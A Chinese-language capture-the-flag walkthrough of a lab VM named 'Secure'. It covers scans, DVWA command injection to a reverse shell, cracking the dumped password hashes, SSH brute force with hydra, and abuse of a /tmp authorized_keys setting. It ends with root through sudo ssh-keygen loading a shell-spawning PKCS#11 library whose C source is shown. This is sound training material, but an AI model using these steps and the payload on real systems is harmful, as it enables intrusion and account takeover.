

群友靶机-Secure

信息收集

```
—(kali㉿kali)-[~/Desktop/secure]
└$ sudo nmap -p- 10.0.2.29
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 01:05 EST
Nmap scan report for 10.0.2.29
Host is up (0.00016s latency).

Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:EB:76:00 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.67 seconds
```

主页是个ssh 并且有个安全提示

The screenshot shows a web-based interface for managing SSH settings. At the top, there's a navigation bar with links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. Below the navigation, a dark header bar displays the URL `ssh admin@192.168.1.100`. The main content area has a title "SSH 配置与安全". It contains a paragraph about the configuration file `/etc/ssh/sshd_config` and a list of "常用安全配置选项" (Common security configuration options) with items like Port, PermitRootLogin, PasswordAuthentication, and AllowUsers. A yellow callout box at the bottom right of this section contains the text: "安全提示：在生产环境中，建议禁用root直接登录和使用密码认证，转而使用密钥对认证。" To the right of the main content, there are several buttons with terminal commands: "检查SSH服务状态" (sudo systemctl status ssh), "重启SSH服务" (sudo systemctl restart ssh), and "设置SSH服务开机自启" (sudo systemctl enable ssh). Below these are two blue buttons labeled "相关资源": "OpenSSH官网" and "SSH手册页".

暂且没啥用 看看目录扫描结果

```
—(kali㉿kali)-[~/Desktop/secure]
└$ dirsearch -u http://10.0.2.29
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
```

```
https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

-|.- - - - - -|- v0.4.3
(_|||_) (/(_||(_|_)
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 11460


Output File: /home/kali/Desktop/secure/reports/http_10.0.2.29/_25-12-01_01-05-36.txt

Target: http://10.0.2.29/

[01:05:36] Starting:

```
[01:05:37] 403 - 274B - ./ht_wsr.txt
[01:05:37] 403 - 274B - ./htaccess.bak1
[01:05:37] 403 - 274B - ./htaccess.orig
[01:05:37] 403 - 274B - ./htaccess.sample
[01:05:37] 403 - 274B - ./htaccess.save
[01:05:37] 403 - 274B - ./htaccess_extra
[01:05:37] 403 - 274B - ./htaccess_orig
[01:05:37] 403 - 274B - ./htaccess_sc
[01:05:37] 403 - 274B - ./htaccessBAK
[01:05:37] 403 - 274B - ./htaccessOLD
[01:05:37] 403 - 274B - ./htaccessOLD2
[01:05:37] 403 - 274B - ./htm
[01:05:37] 403 - 274B - ./html
[01:05:37] 403 - 274B - ./htpasswd_test
[01:05:37] 403 - 274B - ./httr-oauth
[01:05:37] 403 - 274B - ./htpasswd
[01:05:38] 403 - 274B - ./php
[01:05:55] 302 - 0B - /dvwa/ -> login.php
[01:05:56] 200 - 7B - /file.php
[01:06:04] 200 - 23KB - /phpinfo.php
[01:06:08] 403 - 274B - /server-status/
[01:06:08] 403 - 274B - /server-status
```

dvwa非常瞩目啊 看看情况



通过默认凭据进去 并且提示难度是 impossible



Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API

DVWA Security
PHP Info
About

Logout

DVWA Security 🔒

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low Submit

Username: admin
Security Level: impossible
Locale: en
SQLi DB: mysql

直接改一手low 然后通过命令注入rce

Ping a device

Enter an IP address: Submit

```
└──(kali㉿kali)-[~/Desktop/secure]
└─$ nc -lvpn 4444
listening on [any] 4444 ...
```

```
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.29] 58962
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权

看一眼dvwa数据库

```
cat config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the
variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a
problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED
during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a
dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]    = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ]  = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]      = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ]  = getenv('DB_PASSWORD') ?: 'p@ssw0rd';
$_DVWA[ 'db_port' ]       = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at:
#https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ] = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA[ 'recaptcha_private_key' ] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

# Default security level
```

```

# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low',
'medium', 'high' or impossible'.
$_DVWA[ 'default_security_level' ] = getenv('DEFAULT_SECURITY_LEVEL') ?:
'impossible';

# Default locale
# Default locale for the help page shown with each session.
# The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA[ 'default_locale' ] = getenv('DEFAULT_LOCALE') ?: 'en';

# Disable authentication
# Some tools don't like working with authentication and passing cookies
around
# so this setting lets you turn off authentication.
$_DVWA[ 'disable_authentication' ] = getenv('DISABLE_AUTHENTICATION') ?:
false;

define ('MYSQL', 'mysql');
define ('SQLITE', 'sqlite');

# SQLi DB Backend
# Use this to switch the backend database used in the SQLi and Blind SQLi
labs.
# This does not affect the backend for any other services, just these two
labs.
# If you do not understand what this means, do not change it.
$_DVWA['SQLI_DB'] = getenv('SQLI_DB') ?: MYSQL;
#$_DVWA['SQLI_DB'] = SQLITE;
#$_DVWA['SQLITE_DB'] = 'sqlit.db';

?>

```

```

MariaDB [dvwa]> select * from users;
select * from users;
+-----+-----+-----+
| user_id | first_name | last_name | user      | password
| avatar           | last_login          | failed_login |
+-----+-----+-----+
|       1 | admin       | admin     | admin     |
5f4dcc3b5aa765d61d8327deb882cf99 | /dvwa/hackable/users/admin.jpg | 2025-11-
29 06:43:35 |             0 |

```

```

|      2 | Gordon      | Brown      | gordonb |
e99a18c428cb38d5f260853678922e03 | /dvwa/hackable/users/gordonb.jpg | 2025-11-
29 06:43:35 |          0 |
|      3 | Hack        | Me         | 1337     |
8d3533d75ae2c3966d7e0d4fcc69216b | /dvwa/hackable/users/1337.jpg      | 2025-11-
29 06:43:35 |          0 |
|      4 | Pablo       | Picasso    | pablo    |
0d107d09f5bbe40cade3de5c71e9e9b7 | /dvwa/hackable/users/pablo.jpg     | 2025-11-
29 06:43:35 |          0 |
|      5 | Bob         | Smith      | smithy   |
5f4dcc3b5aa765d61d8327deb882cf99 | /dvwa/hackable/users/smithy.jpg    | 2025-11-
29 06:43:35 |          0 |
+-----+-----+-----+-----+
-----+-----+
5 rows in set (0.000 sec)

```

dvwa里面用户还挺多

```

www-data@Secure:/var/www/html/dvwa/config$ ls -la /h
ls -la /home/
total 32
drwxr-xr-x  8 root      root      4096 Nov 29 04:38 .
drwxr-xr-x 19 root      root      4096 Nov 29 07:25 ..
drwx-----  2 lzh       lzh       4096 Nov 29 08:15 lzh
drwx-----  2 mj        mj       4096 Nov 29 08:13 mj
drwx-----  2 one3     one3     4096 Nov 29 08:20 one3
drwxr-xr-x  2 qiaojojo qiaojojo 4096 Nov 29 08:14 qiaojojo
drwx-----  2 segfault  segfault 4096 Nov 29 08:14 segfault
drwx-----  2 todd      todd     4096 Nov 29 08:13 todd

```

家目录用户也不少 先破解mysql数据库里面的

```

└──(kali㉿kali)-[~/Desktop/secure]
└$ john --show hash --format=raw-md5
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

```

开爆 小字典建议加上nsr参数

```
└─(kali㉿kali)-[~/Desktop/secure]
└$ hydra -L user -P passbook -e nsr ssh://10.0.2.29
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-01
01:18:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (l:6/p:7),
~3 tries per task
[DATA] attacking ssh://10.0.2.29:22/
[22][ssh] host: 10.0.2.29    login: lzh    password: hzl
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-01
01:18:46
```

拿到一组凭据 lzh:hzl 并且其实和字典没啥关系了 全靠使用小字典爆破时 nsr 的好习惯

一通翻找后 结合web端提示 看了看ssh的登录配置文件

```
lzh@Secure:~$ cat /etc/ssh/sshd_config
#      $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $

# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

.....
.....
PermitRootLogin no
.....
.....
AuthorizedKeysFile      /tmp/authorized_keys2
StrictModes no
```

```
.....  
.....  
ChallengeResponseAuthentication no  
.....  
.....  
UsePAM yes
```

首先注意到 PermitRootLogin NO 意味着我们不能以root登录 同时 AuthorizedKeysFile 使用的是 /tmp/authorized_keys2 意味着只要我们对用户态的tmp可控 就可以任意登录除前面因为 PermitRootLogin NO 而禁止的 root 以外的所有账户

因此 我们可以把公钥传到 /tmp/authorized_keys2

```
lzh@Secure:/tmp$ echo 'ssh-ed25519  
AAAAC3NzaC1lZDI1NTE5AAAAIKKz5uUh9kvemklc5+uzRcugSxVGpXAMACY6ji9cJB3I  
kali@kali' > /tmp/authorized_keys2
```

```
└──(kali㉿kali)-[~/Desktop/secure]  
└─$ ssh mj@10.0.2.29  
Linux Secure 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

The programs included with the Debian GNU/Linux system are **free** software;
the exact distribution terms **for** each program are described **in** the
individual files **in** /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Sat Nov 29 08:14:59 2025 from 10.0.2.4

```
mj@Secure:~$ id  
uid=1002(mj) gid=1002(mj) groups=1002(mj)
```

```
└──(kali㉿kali)-[~/Desktop/secure]  
└─$ ssh todd@10.0.2.29  
Linux Secure 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

The programs included with the Debian GNU/Linux system are **free** software;
the exact distribution terms **for** each program are described **in** the
individual files **in** /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Sat Nov 29 08:13:26 2025 from 10.0.2.4

```
todd@Secure:~$ id  
uid=1003(todd) gid=1003(todd) groups=1003(todd)  
.....  
.....
```

当然我们本身没有这些用户的密码 依次翻找后发现 one3 有sudo权限

```
one3@Secure:~$ sudo -l  
Matching Defaults entries for one3 on Secure:  
    env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User one3 may run the following commands on Secure:  
    (ALL) NOPASSWD: /usr/bin/ssh-keygen
```

最后查找GTFObins上面提示完成提权

```
└──(kali㉿kali)-[~/Desktop/secure]  
└─$ wget https://raw.githubusercontent.com/OpenSC/libp11/master/src/pkcs11.h -O pkcs11.h  
  
└──(kali㉿kali)-[~/Desktop/secure]  
└─$ cat payload.c  
#include "pkcs11.h" // 假设 pkcs11.h 在当前目录  
#include <stdio.h>  
#include <unistd.h>  
#include <sys/wait.h>  
  
CK_RV C_GetFunctionList(CK_FUNCTION_LIST_PTR_PP ppFunctionList) {  
    pid_t pid = fork();  
    if (pid == 0) { // 子进程  
        char *args[] = {"./bin/bash", NULL};  
        execv("./bin/bash", args); // 替换为 root shell  
    } else if (pid > 0) {  
        wait(NULL); // 等待子进程  
    } else {  
        perror("fork failed");  
    }  
    return CKR_OK;  
}  
  
└──(kali㉿kali)-[~/Desktop/secure]  
└─$ gcc -shared -fPIC -o lib.so payload.c -lc
```

```
└──(kali㉿kali)-[~/Desktop/secure]
└─$ scp ./lib.so one3@10.0.2.29:/home/one3
lib.so
100%   15KB   8.6MB/s   00:00
```

```
one3@Secure:~$ sudo ssh-keygen -D ./lib.so
root@Secure:/home/one3# id
uid=0(root) gid=0(root) groups=0(root)
root@Secure:/home/one3#
```

结束